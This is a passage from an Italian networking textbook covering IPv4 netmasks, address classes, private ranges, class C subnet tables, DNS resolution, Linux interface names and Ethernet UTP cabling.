Una maschera di rete che consenta di classificare i primi 24 bit come indirizzo di rete è quella seguente, che coincide con il ben più noto codice 255.255.255.0:

```
11111111.11111111.11111111.00000000
```

Utilizzando l'esempio visto in precedenza, abbinando questa maschera di rete si ottiene l'indirizzo di rete:

00000001.00000010.00000011.00000100	nodo di rete (1.2.3.4)
11111111.11111111.11111111.00000000	maschera di rete (255.255.255.0)
00000001.00000010.00000011.00000000	indirizzo di rete (1.2.3.0).

L'indirizzo che si ottiene abbinando l'indirizzo di un nodo e la sua maschera di rete **invertita** (attraverso l'operatore NOT) con l'operatore AND è l'indirizzo del nodo relativo alla propria rete. Esempio:

00000001.00000010.00000011.00000100	nodo di rete (1.2.3.4)
00000000.00000000.00000000.11111111	maschera di rete invertita (0.0.0.255)
00000000.00000000.00000000.00000100	indirizzo relativo (0.0.0.4)

Tabella 32.27. Tabellina di conversione rapida per determinare la parte finale di una maschera di rete secondo la notazione decimale puntata.

Ottetto binario	Ottetto esadecimale	Ottetto decimale
11111111_2	FF_{16}	255_{10}
11111110_2	FE_{16}	254_{10}
11111100_2	FC_{16}	252_{10}
11111000_2	$F8_{16}$	248_{10}
11110000_2	$F0_{16}$	240_{10}
11100000_2	$E0_{16}$	224_{10}
11000000_2	$C0_{16}$	192_{10}
10000000_2	80_{16}	128_{10}
00000000_2	00_{16}	0_{10}

32.4.3 Classi di indirizzi IPv4

Gli indirizzi IP versione 4 sono stati classificati in cinque gruppi, a partire dalla lettera «A» fino alla lettera «E».

Tabella 32.28. Classe A. Gli indirizzi di classe A hanno il primo bit a zero, utilizzano i sette bit successivi per identificare l'indirizzo di rete e lasciano i restanti 24 bit per identificare i nodi.

	Binario	Notazione decimale puntata
modello	0***rrrrrrr***.***hhhhhhhh***.***hhhhhhhh***.***hhhhhhhh***	
da	00000001._____._____._____	1.___.___.___
a	01111111._____._____._____	127.___.___.___

Tabella 32.29. Classe B. Gli indirizzi di classe B hanno il primo bit a uno e il secondo a zero, utilizzano i 14 bit successivi per identificare l'indirizzo di rete e lasciano i restanti 16 bit per identificare i nodi.

	Binario	Notazione decimale puntata
modello	10***rrrrrr***.***rrrrrrrr***.***hhhhhhhh***.***hhhhhhhh***	
da	10000000.00000001._____._____	128.1.___.___
a	10111111.11111110._____._____	191.254.___.___

Tabella 32.30. Classe C. Gli indirizzi di classe C hanno il primo e il secondo bit a uno e il terzo bit a zero, utilizzano i 21 bit successivi per identificare l'indirizzo di rete e lasciano i restanti 8 bit per identificare i nodi.

	Binario	Notazione decimale puntata
modello	110***rrrrr***.***rrrrrrrr***.***rrrrrrrr***.***hhhhhhhh***	
da	11000000.00000000.00000001._____	192.0.1.___
a	11011111.11111111.11111110._____	223.255.254.___

Tabella 32.31. Classe D. Gli indirizzi di classe D hanno i primi tre bit a uno e il quarto a zero. Si tratta di una classe destinata a usi speciali.

	Binario	Notazione decimale puntata
modello	1110***xxxx***.***xxxxxxxx***.***xxxxxxxx***.***xxxxxxxx***	
da		224.___.___.___
a		239.___.___.___

Tabella 32.32. Classe E. Gli indirizzi di classe E hanno i primi quattro bit a uno e il quinto a zero. Si tratta di una classe destinata a usi speciali.

	Binario	Notazione decimale puntata
modello	11110***xxx***.***xxxxxxxx***.***xxxxxxxx***.***xxxxxxxx***	
da		240.___.___.___
a		247.___.___.___

Tabella 32.33. Riepilogo delle classi IPv4.

Prefisso binario	Intervallo di indirizzi in notazione decimale puntata	Impiego
0_2	da 1.0.0.0 a 127.255.255.255	Classe A
10_2	da 128.0.0.0 a 191.255.255.255	Classe B
110_2	da 192.0.0.0 a 223.255.255.255	Classe C
1110_2	da 224.0.0.0 a 239.255.255.255	Classe D
11110_2	da 240.0.0.0 a 247.255.255.255	Classe E

32.4.4 Indirizzi speciali IPv4

Alla fine della classe A, gli indirizzi 127.∗.∗.∗ (dove l'asterisco sta a rappresentare un ottetto qualunque), sono riservati per identificare una rete virtuale interna al nodo stesso. Nell'ambito di questa rete si trova un'interfaccia di rete immaginaria connessa su questa stessa rete, corrispondente all'indirizzo 127.0.0.1, mentre gli altri indirizzi di questo gruppo non vengono mai utilizzati.

Per identificare questi indirizzi si parla di *loopback*, ma tale termine viene usato ancora in altri contesti con significati differenti.

All'interno di ogni nodo, quindi, l'indirizzo 127.0.0.1 corrisponde a se stesso. Serve in particolare per non disturbare la rete quando un programma (che usa la rete) deve fare riferimento a se stesso.

L'indirizzo speciale 0.0.0.0, conosciuto come *default route* è il percorso, o la strada predefinita per l'instradamento dei pacchetti. Si usa spesso la parola chiave '**`defaultroute`**' per fare riferimento automaticamente a questo indirizzo particolare.

32.4.5 Indirizzi riservati per le reti private

Se non si ha la necessità di rendere accessibili i nodi della propria rete locale alla rete globale Internet, si possono utilizzare alcuni gruppi di indirizzi che sono stati riservati a questo scopo e che non corrispondono a nessun nodo raggiungibile attraverso Internet.

Tabella 32.34. Indirizzi riservati alle reti private.

Classe		Notazione decimale puntata	Binario
A	da	10.0.0.0	**00001010**.00000000.00000000.00000000
A	a	10.255.255.255	**00001010**.11111111.11111111.11111111
B	da	172.16.0.0	**10101100.0001**0000.00000000.00000000
B	a	172.31.255.255	**10101100.0001**1111.11111111.11111111
C	da	192.168.0.0	**11000000.10101000**.00000000.00000000
C	a	192.168.255.255	**11000000.10101000**.11111111.11111111

32.4.6 Sottoreti e instradamento

Quando si scompone la propria rete locale in sottoreti, lo si fa normalmente per raggruppare i nodi in base alle attività che essi condividono. Le sottoreti possono essere immaginate come raggruppamenti di nodi separati che di tanto in tanto hanno la necessità di accedere a nodi situati al di fuori del loro gruppo. Per collegare due sottoreti occorre un nodo con due interfacce di rete, ognuno connesso con una delle due reti, configurato in modo da lasciare passare i pacchetti destinati all'altra rete: questo è un router.

Si osservi che, in questo contesto, il termine *gateway* si usa per indicare il passaggio che devono prendere i pacchetti per raggiungere una certa rete. Pertanto, ciò può rappresentare l'indirizzo, presso la propria rete locale, del router che si occupa di tale instradamento. È però sbagliato confondere il termine *gateway* con router, perché comunque il primo dei due ha un significato generico, non riferito necessariamente al problema dell'instradamento al terzo livello del modello ISO-OSI.

32.4.7 Maschere IP e maschere di rete

Il modo normale di rappresentare una maschera degli schemi di indirizzamento di IPv4 è quello della notazione decimale puntata a ottetti, come visto fino a questo punto. Tuttavia, considerato che le maschere servono prevalentemente per definire dei gruppi di indirizzi IP, cioè delle reti (o sottoreti), tali maschere hanno una forma piuttosto semplice: una serie continua di bit a uno e la parte restante di bit a zero. Pertanto, quando si tratta di definire una maschera di rete, potrebbe essere conveniente indicare semplicemente il numero di bit da porre a uno. Per esempio, la classica maschera di rete di classe C, 255.255.255.0, equivale a dire che i primi 24 bit devono essere posti a uno.

La possibilità di rappresentare le maschere di rete in questo modo è apparsa solo in tempi recenti per quanto riguarda IPv4. Quindi, dipende dai programmi di servizio utilizzati effettivamente, il fatto che si possa usare o meno questa forma. In ogni caso, il modo usuale di esprimerla è quello di indicare il numero IP seguito da una barra obliqua normale e dal numero di bit a uno della maschera, come per esempio 192.168.1.1/24.

32.4.8 Sottoreti particolari in classe C

A causa della penuria di indirizzi IPv4, recentemente si tende a utilizzare la classe C in modo da ottenere il maggior numero di sottoreti possibili. Nella sezione 32.4.2 appare un esempio di suddivisione in sottoreti, in cui si utilizzano i primi 2 bit dell'ultimo ottetto per ottenere due reti, le quali possono raggiungere un massimo di 62 nodi per rete, mentre se si trattasse di una rete unica per tutto l'ottetto finale sarebbe possibile raggiungere 254 nodi.

Se si parte dal presupposto che ogni sottorete abbia il proprio indirizzo broadcast, nel senso che non esiste più un indirizzo broadcast generale, si può fare di meglio, anche se la cosa non è consigliabile in generale.

Maschera di rete a 25 bit, pari a 255.255.255.128, per due sottoreti con 126 nodi ognuna:

rrrrrrrr . rrrrrrrr . rrrrrrrr . shhhhhhh

Rete	IP iniziale	IP finale	Broadcast
x.x.x.0	*x.x.x*.1	*x.x.x*.126	*x.x.x*.127
x.x.x.128	*x.x.x*.129	*x.x.x*.254	*x.x.x*.255

rrrrrrrr . rrrrrrrr . rrrrrrrr . sshhhhhh

Maschera di rete a 26 bit, pari a 255.255.255.192, per quattro sottoreti con 62 nodi ognuna:

Rete	IP iniziale	IP finale	Broadcast
x.x.x.0	*x.x.x*.1	*x.x.x*.62	*x.x.x*.63
x.x.x.64	*x.x.x*.65	*x.x.x*.126	*x.x.x*.127
x.x.x.128	*x.x.x*.129	*x.x.x*.190	*x.x.x*.191
x.x.x.192	*x.x.x*.193	*x.x.x*.254	*x.x.x*.255

Maschera di rete a 27 bit, pari a 255.255.255.224, per otto sottoreti con 30 nodi ognuna:

rrrrrrrr . rrrrrrrr . rrrrrrrr . ssshhhhh

Rete	IP iniziale	IP finale	Broadcast
x.x.x.0	*x.x.x*.1	*x.x.x*.30	*x.x.x*.31
x.x.x.32	*x.x.x*.33	*x.x.x*.62	*x.x.x*.63
x.x.x.64	*x.x.x*.65	*x.x.x*.94	*x.x.x*.95
x.x.x.96	*x.x.x*.97	*x.x.x*.126	*x.x.x*.127
x.x.x.128	*x.x.x*.129	*x.x.x*.158	*x.x.x*.159
x.x.x.160	*x.x.x*.161	*x.x.x*.190	*x.x.x*.191
x.x.x.192	*x.x.x*.193	*x.x.x*.222	*x.x.x*.223
x.x.x.224	*x.x.x*.225	*x.x.x*.254	*x.x.x*.255

Maschera di rete a 28 bit, pari a 255.255.255.240, per 16 sottoreti con 14 nodi ognuna:

rrrrrrrr . rrrrrrrr . rrrrrrrr . sssshhhh

Rete	IP iniziale	IP finale	Broadcast
x.x.x.0	*x.x.x*.1	*x.x.x*.14	*x.x.x*.15
x.x.x.16	*x.x.x*.17	*x.x.x*.30	*x.x.x*.31
x.x.x.32	*x.x.x*.33	*x.x.x*.46	*x.x.x*.47
x.x.x.48	*x.x.x*.49	*x.x.x*.62	*x.x.x*.63
x.x.x.64	*x.x.x*.65	*x.x.x*.78	*x.x.x*.79
x.x.x.80	*x.x.x*.81	*x.x.x*.94	*x.x.x*.95
x.x.x.96	*x.x.x*.97	*x.x.x*.110	*x.x.x*.111
x.x.x.112	*x.x.x*.113	*x.x.x*.126	*x.x.x*.127
x.x.x.128	*x.x.x*.129	*x.x.x*.142	*x.x.x*.143
x.x.x.144	*x.x.x*.145	*x.x.x*.158	*x.x.x*.159
x.x.x.160	*x.x.x*.161	*x.x.x*.174	*x.x.x*.175
x.x.x.176	*x.x.x*.177	*x.x.x*.190	*x.x.x*.191
x.x.x.192	*x.x.x*.193	*x.x.x*.206	*x.x.x*.207
x.x.x.208	*x.x.x*.209	*x.x.x*.222	*x.x.x*.223
x.x.x.224	*x.x.x*.225	*x.x.x*.238	*x.x.x*.239
x.x.x.240	*x.x.x*.241	*x.x.x*.254	*x.x.x*.255

Maschera di rete a 29 bit, pari a 255.255.255.248, per 32 sottoreti con sei nodi ognuna:

rrrrrrrr . rrrrrrrr . rrrrrrrr . sssssshhh

Rete	IP iniziale	IP finale	Broadcast
x.x.x.0	*x.x.x*.1	*x.x.x*.6	*x.x.x*.7
x.x.x.8	*x.x.x*.9	*x.x.x*.14	*x.x.x*.15
x.x.x.16	*x.x.x*.17	*x.x.x*.22	*x.x.x*.23
x.x.x.24	*x.x.x*.25	*x.x.x*.30	*x.x.x*.31
x.x.x.32	*x.x.x*.33	*x.x.x*.38	*x.x.x*.39
x.x.x.40	*x.x.x*.41	*x.x.x*.46	*x.x.x*.47
x.x.x.48	*x.x.x*.49	*x.x.x*.54	*x.x.x*.55
x.x.x.56	*x.x.x*.57	*x.x.x*.62	*x.x.x*.63

Rete	IP iniziale	IP finale	Broadcast
x.x.x.64	*x.x.x*.65	*x.x.x*.70	*x.x.x*.71
x.x.x.72	*x.x.x*.73	*x.x.x*.78	*x.x.x*.79
x.x.x.80	*x.x.x*.81	*x.x.x*.86	*x.x.x*.87
x.x.x.88	*x.x.x*.89	*x.x.x*.94	*x.x.x*.95
x.x.x.96	*x.x.x*.97	*x.x.x*.102	*x.x.x*.103
x.x.x.104	*x.x.x*.105	*x.x.x*.110	*x.x.x*.111
x.x.x.112	*x.x.x*.113	*x.x.x*.118	*x.x.x*.119
x.x.x.120	*x.x.x*.121	*x.x.x*.126	*x.x.x*.127
x.x.x.128	*x.x.x*.129	*x.x.x*.134	*x.x.x*.135
x.x.x.136	*x.x.x*.137	*x.x.x*.142	*x.x.x*.143
x.x.x.144	*x.x.x*.145	*x.x.x*.150	*x.x.x*.151
x.x.x.152	*x.x.x*.153	*x.x.x*.158	*x.x.x*.159
x.x.x.160	*x.x.x*.161	*x.x.x*.166	*x.x.x*.167
x.x.x.168	*x.x.x*.169	*x.x.x*.174	*x.x.x*.175
x.x.x.176	*x.x.x*.177	*x.x.x*.182	*x.x.x*.183
x.x.x.184	*x.x.x*.185	*x.x.x*.190	*x.x.x*.191
x.x.x.192	*x.x.x*.193	*x.x.x*.198	*x.x.x*.199
x.x.x.200	*x.x.x*.201	*x.x.x*.206	*x.x.x*.207
x.x.x.208	*x.x.x*.209	*x.x.x*.214	*x.x.x*.215
x.x.x.216	*x.x.x*.217	*x.x.x*.222	*x.x.x*.223
x.x.x.224	*x.x.x*.225	*x.x.x*.230	*x.x.x*.231
x.x.x.232	*x.x.x*.233	*x.x.x*.238	*x.x.x*.239
x.x.x.240	*x.x.x*.241	*x.x.x*.246	*x.x.x*.247
x.x.x.248	*x.x.x*.249	*x.x.x*.254	*x.x.x*.255

32.4.9 Indirizzi di rete critici

Teoricamente, una volta stabilita la disponibilità di indirizzi, è possibile suddividere questo insieme in reti e sottoreti, secondo le esigenze, sfruttando al massimo gli intervalli. Purtroppo però, bisogna fare i conti con delle consuetudini che in certe situazioni si traducono in problemi difficili da comprendere. In altri termini, a meno di disporre di software preparato per questo, è meglio stare lontani dai punti limite.

Quando si divide un gruppo di indirizzi in diverse sottoreti, teoricamente, la porzione di indirizzo che serve a distinguere le reti non può essere utilizzata con tutti i bit a zero e nemmeno con tutti i bit a uno. Per esempio, disponendo degli indirizzi da 192.168.0.0 a 192.168.255.255, conviene evitare di predisporre la rete 192.168.0.0 con maschera 255.255.255.0 e la rete 192.168.255.0 con maschera 255.255.255.0; infatti, nel primo caso si rischia di interferire proprio con l'indirizzo di rete, mentre nel secondo con l'indirizzo broadcast.

Viene mostrata una tabella che mostra alcuni esempi di indirizzi di rete da evitare quando si usano gli indirizzi privati.

Tabella 32.40. Esempi di indirizzi di sottoreti negli intervalli degli indirizzi privati, che possono creare problemi.


Indirizzo	Maschera	Descrizione
10.0.0.0	255.0.0.0	In questo caso si gestisce una sola rete privata con la maschera di rete predefinita e non dovrebbero esserci problemi.
10.0.0.0	255.255.0.0	Qui si fa una suddivisione in sottoreti e questa sottorete in particolare ha un indirizzo che può entrare in conflitto con l'indirizzo della rete complessiva, che sarebbe lo stesso.
10.255.0.0	255.255.0.0	Si fa una suddivisione in sottoreti, come nell'esempio precedente, ma si rischia di interferire con l'indirizzo broadcast della rete complessiva, che sarebbe lo stesso.

Indirizzo	Maschera	Descrizione
172.16.0.0	255.255.0.0	Si fa una suddivisione in sottoreti e questa sottorete in particolare ha un indirizzo che può entrare in conflitto con l'indirizzo della rete complessiva, che sarebbe lo stesso. Infatti, 16_{10} corrisponde a un ottetto 00010000_2, dove gli ultimi quattro bit sono azzerati.
172.31.0.0	255.255.0.0	Si fa una suddivisione in sottoreti, come nell'esempio precedente, ma si rischia di interferire con l'indirizzo broadcast della rete complessiva, che sarebbe lo stesso. Infatti, 31_{10} corrisponde a un ottetto 00011111_2, dove gli ultimi quattro bit sono tutti a uno.
192.168.0.0	255.255.255.0	Si fa una suddivisione in sottoreti e questa sottorete in particolare ha un indirizzo che può entrare in conflitto con l'indirizzo della rete complessiva, che sarebbe lo stesso.
192.168.255.0	255.255.0.0	Si fa una suddivisione in sottoreti, come nell'esempio precedente, ma si rischia di interferire con l'indirizzo broadcast della rete complessiva, che sarebbe lo stesso.

32.4.10 Nomi a dominio

La gestione diretta degli indirizzi IP è piuttosto faticosa dal punto di vista umano. Per questo motivo si preferisce associare un nome agli indirizzi numerici. Il sistema utilizzato attualmente è il DNS (*Domain name system*), ovvero il sistema dei nomi a dominio. Gli indirizzi della rete Internet sono organizzati ad albero in domini, sottodomini (altri sottodomini di livello inferiore, ecc.), fino ad arrivare a identificare il nodo desiderato.

Figura 32.41. Struttura dei nomi a dominio.



Non esiste una regola per stabilire quante debbano essere le suddivisioni, di conseguenza, di fronte a un nome del genere non si può sapere a priori se si tratta di un indirizzo finale, riferito a un nodo singolo, o a un gruppo di questi.

Con il termine ***nome a dominio***, si può fare riferimento sia al nome completo di un nodo particolare, sia a una parte iniziale di questo, nel lato destro. Dipende dal contesto stabilire cosa si intende veramente. Per fare un esempio che dovrebbe essere più comprensibile, è come parlare di un percorso all'interno di un file system: può trattarsi di una directory, oppure può essere il percorso assoluto che identifica precisamente un file.

Spesso, all'interno della propria rete locale, è possibile identificare un nodo attraverso il solo nome finale (a sinistra), senza la parte iniziale del dominio di appartenenza. Per esempio, se la rete in cui si opera corrisponde al dominio *brot.dg*, il nodo *roggen* viene inteso essere *roggen.brot.dg*. Quando un nome a dominio contiene tutti


gli elementi necessari a identificare un nodo, si parla precisamente di FQDN o *Fully qualified domain name*, quindi, *roggen.brot.dg* dell'esempio precedente è un FQDN.

Quando si realizza una rete locale con indirizzi IP non raggiungibili attraverso Internet, è opportuno abbinare dei nomi a dominio sicuramente inesistenti. Ciò aiuta anche a comprendere immediatamente che non si tratta di un dominio accessibile dall'esterno.

32.4.11 Servizio di risoluzione dei nomi a dominio

In un sistema di nomi a dominio (DNS), il problema più grande è quello di organizzare i *name server* ovvero i ***servizi di risoluzione dei nomi*** (servizi DNS). Ciò è attuato da nodi che si occupano di risolvere, ovvero trasformare, gli indirizzi mnemonici dei nomi a dominio in indirizzi numerici IP e viceversa. A livello del dominio principale (*root*), si trovano alcuni serventi che si occupano di fornire gli indirizzi per raggiungere i domini successivi, cioè *com, edu, org, net, it,...* A livello di questi domini ci sono alcuni serventi (ogni dominio ha i suoi) che si occupano di fornire gli indirizzi per raggiungere i domini inferiori, e così via, fino a raggiungere il nodo finale. Di conseguenza, un servizio di risoluzione dei nomi, per poter ottenere l'indirizzo di un nodo che si trova in un dominio al di fuori della sua portata, deve interpellare quelli del livello principale e mano a mano quelli di livello inferiore, fino a ottenere l'indirizzo cercato. Per determinare l'indirizzo IP di un nodo si rischia di dover accedere a una quantità di servizi di risoluzione dei nomi; pertanto, per ridurre il traffico di richieste, ognuno di questi è in grado di conservare autonomamente una certa quantità di indirizzi che sono stati richiesti nell'ultimo periodo.

Figura 32.42. Suddivisione delle competenze tra i vari servizi di risoluzione dei nomi.



In pratica, per poter utilizzare la notazione degli indirizzi suddivisa in domini, è necessario che il sistema locale sul quale si opera possa accedere al suo servizio di risoluzione dei nomi più vicino, oppure gestisca questo servizio per conto suo. In una rete locale privata composta da nodi che non sono raggiungibili dalla rete esterna (Internet), non dovrebbe essere necessario predisporre un servizio di risoluzione dei nomi; in questi casi è comunque indispensabile almeno il file '`/etc/hosts`' (33.1.2.1) compilato correttamente con gli indirizzi associati ai nomi completi dei vari nodi della rete locale.

32.4.12 Kernel Linux, configurazione per la rete

Per poter utilizzare i servizi di rete è necessario avere previsto questa gestione durante la configurazione del kernel. Per quanto riguarda GNU/Linux, si tratta principalmente di attivare la gestione della rete in generale e di attivare le particolari funzionalità necessarie per le attività che si intendono svolgere (sezione 8.3.7).

Oltre alla gestione della rete, occorre anche pensare al tipo di hardware a disposizione; per questo si deve configurare la parte riguardante i dispositivi di rete.

32.5 Hardware di rete comune

Quando si vuole connettere il proprio sistema ad altri nodi per formare una rete locale, si utilizzano normalmente delle interfacce di rete, una per elaboratore, connesse tra loro in qualche modo. Normalmente si tratta di schede o di componenti analoghi incorporati nella scheda madre, ma possono essere utilizzate anche delle porte di comunicazione gestite opportunamente attraverso il software.

32.5.1 Nomi di interfaccia

A differenza di altri componenti fisici che vengono identificati attraverso file di dispositivo ('`/dev/*`'), GNU/Linux individua le interfacce di rete attraverso dei nomi che nulla hanno a che vedere con i file della directory '`/dev/`'.

Come nel caso dei file di dispositivo, quando ci possono essere più interfacce dello stesso tipo si utilizza un numero alla fine del nome. Per esempio, '**`eth0`**' è la prima interfaccia Ethernet. Dipende dal kernel l'attribuzione di questo numero, quindi, quando si ha la necessità di associare un numero particolare a una certa interfaccia, si devono usare delle istruzioni opportune da dare al kernel nel momento dell'avvio.

Tabella 32.43. Alcuni nomi delle interfacce di rete nei sistemi GNU/Linux.

Nome	Descrizione
`lo`	Interfaccia locale virtuale (*loopback*), di solito si tratta dell'indirizzo 127.0.0.1.
`eth`***n***	La ***n***-esima scheda Ethernet.
`ppp`***n***	La ***n***-esima interfaccia PPP.
`plip`***n***	La ***n***-esima porta parallela utilizzata per le connessioni PLIP.

32.5.2 Ethernet: IEEE 802.3/ISO 8802.3

Lo standard Ethernet, o più precisamente IEEE 802.3/ISO 8802.3, prevede vari tipi diversi di collegamento. Il più comune di questi è in forma di cavo UTP, abbinato di norma a commutatori di pacchetto (*switch*). La connessione del tipo UTP, ovvero *Unshielded twisted pair*, utilizza un connettore RJ-45.

Figura 32.44. Connettore RJ-45.





Figura 32.45. Componente per il raccordo dei collegamenti UTP, costituito generalmente da un commutatore di pacchetto (*switch*).



A seconda della qualità del cavo UTP utilizzato e delle caratteristiche di schede di rete e commutatori di pacchetto, si possono trasmettere dati a velocità che vanno dai 100 Mbit/s ai 1000 Mbit/s. Le sigle usate per descrivere queste possibilità sono rispettivamente 100baseT e 1000baseT (la lettera «T» sta a indicare che si tratta di un collegamento UTP).

La lunghezza di un cavo UTP di questo genere, non può superare i 100 m.

32.5.3 IEEE 802.3/ISO 8802.3: cavi UTP, normali e incrociati

Nella realizzazione di cavi UTP si distinguono due casi: cavi diretti e cavi incrociati (si veda anche la sezione 9.12.5). In linea di massima, il collegamento tra un elaboratore e un commutatori di pacchetto, avviene con cavi diretti, mentre il collegamento di due soli elaboratori, senza componenti intermedi, avviene con un cavo incrociato.

Tuttavia, le situazioni sono molteplici e vale la pena di elencarne alcune, tenendo conto che non sempre la realtà corrisponde alla teoria, pertanto occorre essere pronti a verificare e a provare anche in modo differente.

A partire dagli anni 2000, la maggior parte dei componenti aderenti allo standard IEEE 802.3 è in grado di determinare la «polarità» dei cavi collegati, adattandosi automaticamente, senza bisogno di provvedervi manualmente. Pertanto, disponendo di tali componenti più evoluti, è sufficiente utilizzare sempre solo cavi UTP diretti e le stesse porte specializzate *up-link* sono scomparse di conseguenza.

Figura 32.46. Cavo 100/1000baseT categoria 5 o 6 diretto. Le coppie 1-2, 3-6, 4-5 e 7-8 sono ritorte.






Figura 32.47. Cavo 100/1000baseT categoria 5 o 6 incrociato. Le coppie 1-2:3-6, 3-6:1-2, 4-5:7-8 e 7-8:4-5 sono ritorte.



32.5.3.1 Commutatori di pacchetto e porte «up link»


I commutatori di pacchetto più vecchi dispongono di un certo numero di porte «normali» e di una porta aggiuntiva, denominata *up link*. Questa porta speciale serve a collegare più commutatori di pacchetto assieme, come si può vedere nella figura 32.48.

Figura 32.48. Situazione comune, in cui i cavi UTP sono tutti diretti.



In questo modo, i cavi usati per le connessioni sono tutti di tipo diretto. Tuttavia, volendo provare a usare la porta *up link* per collegare l'interfaccia di rete di un elaboratore normale, si deve usare un cavo incrociato, come si vede nella figura 32.49.


Figura 32.49. Utilizzo della porta *up link* per un collegamento attraverso cavo incrociato.



Si osservi che spesso l'uso della porta *up link* preclude l'utilizzo di una delle porte normali (di solito la prima). Eventualmente si può verificare nella documentazione del commutatore di pacchetto.

Così come dovrebbe essere possibile collegare un elaboratore alla porta *up link* attraverso un cavo incrociato, dovrebbe essere possibile collegare due commutatori di pacchetto tra due porte normali.

Figura 32.50. Collegamento tra due commutatori di pacchetto, usando solo le porte normali, con un cavo incrociato.




32.5.3.2 Router specifici e componenti simili

Quando si collegano dei componenti attraverso cavi UTP, come dei router specifici (quali i router ADSL), per sapere se si dovrebbe utilizzare un cavo diretto o un cavo incrociato, basta verificare se questi possono essere collegati alla scheda di rete di un elaboratore con un cavo diretto. Se ciò si verifica, nel caso di collegamento a un commutatore di pacchetto, occorrerebbe usare la porta *up link* oppure ci

si dovrebbe servire di un cavo incrociato per il collegamento con una porta normale.

Figura 32.51. Collegamento di un router in una scatola chiusa.



32.6 Hardware di rete molto vecchio

Le reti Ethernet a 10 Mbit/s e altri metodi di connessione tra gli elaboratori sono decisamente superati, ma può capitare di doverne avere a che fare, magari per il solo piacere di ripristinare dell'hardware del passato.

32.6.1 IEEE 802.3/ISO 8802.3: dal cavo coassiale al cavo UTP

Le connessioni più comuni a 10 Mbit/s, secondo lo standard IEEE 802.3, prevedono l'uso di cavi coassiali o di cavi UTP. Nel caso del cavo coassiale ne sono stati usati due tipi, distinti nel gergo con gli aggettivi *thick* e *thin*. Nel caso del cavo UTP, è da segnalare che per le connessioni a 10 Mbit/s, ha meno fili, rispetto alla versione per velocità da 100 Mbit/s.

Il collegamento coassiale di tipo «sottile» (*thin*), usato negli anni 1980, richiede l'uso di un cavo con impedenza da 50 ohm (di solito si tratta del noto cavo RG58) che viene usato per connettere ogni scheda attraverso un connettore BNC a «T». Il cavo può raggiungere una lunghezza massima di 180 m circa. Alla fine di entrambi i capi di questo cavo si deve inserire un terminatore resistivo (non induttivo) da 50 ohm. L'unico svantaggio di questo tipo di collegamento è che durante il funzionamento della rete, il cavo non può essere interrotto.

